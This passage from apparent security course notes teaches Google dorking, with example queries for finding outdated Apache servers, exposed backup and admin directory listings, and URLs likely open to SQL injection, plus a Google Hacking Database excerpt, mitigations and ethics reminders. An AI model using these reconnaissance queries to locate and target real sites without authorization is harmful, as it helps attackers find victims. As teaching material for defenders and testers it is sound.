
Example: site: abc@d.com will limit search to only abc@d.com.



Cache:

This will show you cached version of any website.


Example: *cache: aa.com*



Examples of Google Dorking

1. Finding vulnerable versions of software

intitle:"index of" "Apache/2.4.7 (Ubuntu) Server"




The Google dork `intitle:"index of" "Apache/2.4.7 (Ubuntu) Server"` is used to find websites that are running Apache version 2.4.7 on Ubuntu and have an "index of" listing enabled. This can be useful for finding potentially vulnerable websites, as older versions of software may have known vulnerabilities.

However, it's important to note that accessing or attempting to access such directories without authorization is illegal and unethical.

Finding publicly exposed documents:


filetype:pdf site: abc.com



The Google dork `filetype:pdf site: abc.com` is used to find PDF files on a specific website (replace `abc.com` with the actual domain name). This can be useful for finding publicly accessible PDF documents on a website, which may contain sensitive information that could be useful for a penetration test. However, it's important to use this dork ethically and with permission, as accessing or attempting to access files without authorization is illegal.

Finding exposed directories:


intitle:"index of" inurl:backup



The Google dork `intitle:"index of" inurl: backup` is used to find websites that have an "index of" listing in directories with "backup" in the URL. This can sometimes reveal backup files or directories that may contain sensitive information. It's important to use this dork ethically and with permission, as accessing or attempting to access such directories without authorization is illegal.

2. Finding SQL injection vulnerabilities:


inurl: **index.php?id=**



The Google dork `inurl: index.php?id=` is commonly used to search for websites that have URLs containing `"index.php?id="`. This type of URL structure is often associated with dynamic web pages that use query parameters to retrieve specific content from a database. It can be indicative of websites vulnerable to SQL injection attacks, as attackers may attempt to manipulate the `"id"` parameter to inject malicious SQL code.

Finding sites with exposed directories that may contain sensitive files:

intitle:"Index of" inurl:admin



The Google dork `intitle:"Index of" inurl: admin` is used to find websites that have an "index of" listing in their URL path that includes "admin". This can sometimes reveal directories or files related to administration, which may contain sensitive information or be vulnerable to unauthorized access.

However, it's important to use this dork ethically and with permission, as accessing or attempting to access such directories without authorization is illegal.

The Google Hacking Database (GHDB)

Google Hacking Database				Filters	Reset All
Show 15		Quick Search			
Date Added	Dork	Category	Author		
2024-02-26	"PMB" AND ("changelog.txt" OR inurl:opac_css)	Vulnerable Servers	Wallehazz		
2024-02-26	intitle:"index of /confidential"	Files Containing Juicy Info	Gautam Rawat		
2024-02-26	inurl:"wp-json/oembed/1.0/embed?url="	Files Containing Juicy Info	Jeel Patel		
2024-02-16	inurl:* "auditing.txt"	Files Containing Juicy Info	Gautam Rawat		
2024-02-16	intext:"index of" web	Files Containing Juicy Info	A.K.M. Mohiuddin		
2024-02-16	intitle:"index of" cgi.pl	Files Containing Juicy Info	Gautam Rawat		
2024-02-13	inurl:* "encryption.txt"	Files Containing Juicy Info	Naved Ansari		
2024-02-06	allintitle:"Bright Cluster Manager" site:.edu	Vulnerable Servers	Thomas Heverin		
2024-02-05	intitle:"index of" env.cgi	Files Containing Juicy Info	Wallehazz		
2024-02-02	intitle:"Welcome to iTop version" wizard	Vulnerable Servers	Nadir Boulacheb (RubX)		
2024-02-02	intitle:"Installation Wizard - PowerCMS v2"	Vulnerable Servers	Nadir Boulacheb (RubX)		
2024-02-02	ext:java intext:"executeUpdate"	Files Containing Juicy Info	BULLETMHS		
2024-02-02	"Started by upstream project" ext:txt	Files Containing Juicy Info	Nadir Boulacheb (RubX)		
2024-01-26	intitle:"Gnomex Status Monitor"	Vulnerable Servers	Edoardo Tackelom		

The Google Hacking Database (GHDB) is a project that was started to catalog various search queries, known as Google dorks, that can be used to uncover vulnerable or sensitive information on websites. These dorks are used to refine Google searches and find specific types of information that may not be readily accessible through standard searches.

The GHDB includes dorks for finding things like exposed web servers, vulnerable scripts, sensitive directories, and more. It's important to note that while the GHDB can be a useful resource for security professionals and penetration testers, using these dorks for unauthorized access or exploitation is illegal and unethical.

The GHDB is no longer actively maintained as a separate project, but the concept of Google dorks and their use in security testing remains relevant.

Mitigation Strategies

- *Nmap Scanning Mitigation:*
 - Use firewalls to filter unnecessary ports.
 - Enable intrusion detection systems (IDS) to detect scanning attempts.
- *Wireshark Analysis Mitigation:*
 - Use encrypted protocols (HTTPS, SSH, TLS) to prevent packet sniffing.
 - Employ network segmentation to limit exposure.
- *SQL Injection Mitigation:*
 - Use prepared statements and parameterized queries.
 - Employ Web Application Firewalls (WAFs).
- *Hydra Attack Mitigation:*
 - Implement account lockout mechanisms after multiple failed attempts.
 - Enforce strong password policies.
- *VirusTotal & Malware Mitigation:*
 - Use endpoint protection software.
 - Conduct regular security audits on files and URLs.
- *theHarvester Mitigation:*
 - Limit public exposure of sensitive information.
 - Monitor and regularly audit OSINT data.

Ethical Considerations

- *Legal and Ethical Use:*
 - Security testing should only be conducted with explicit permission.
 - Unauthorized scanning, hacking, or brute-force attacks are illegal.
- *Responsible Disclosure:*
 - Any vulnerabilities found should be reported to the appropriate authorities.
 - Ethical hackers should follow responsible disclosure guidelines.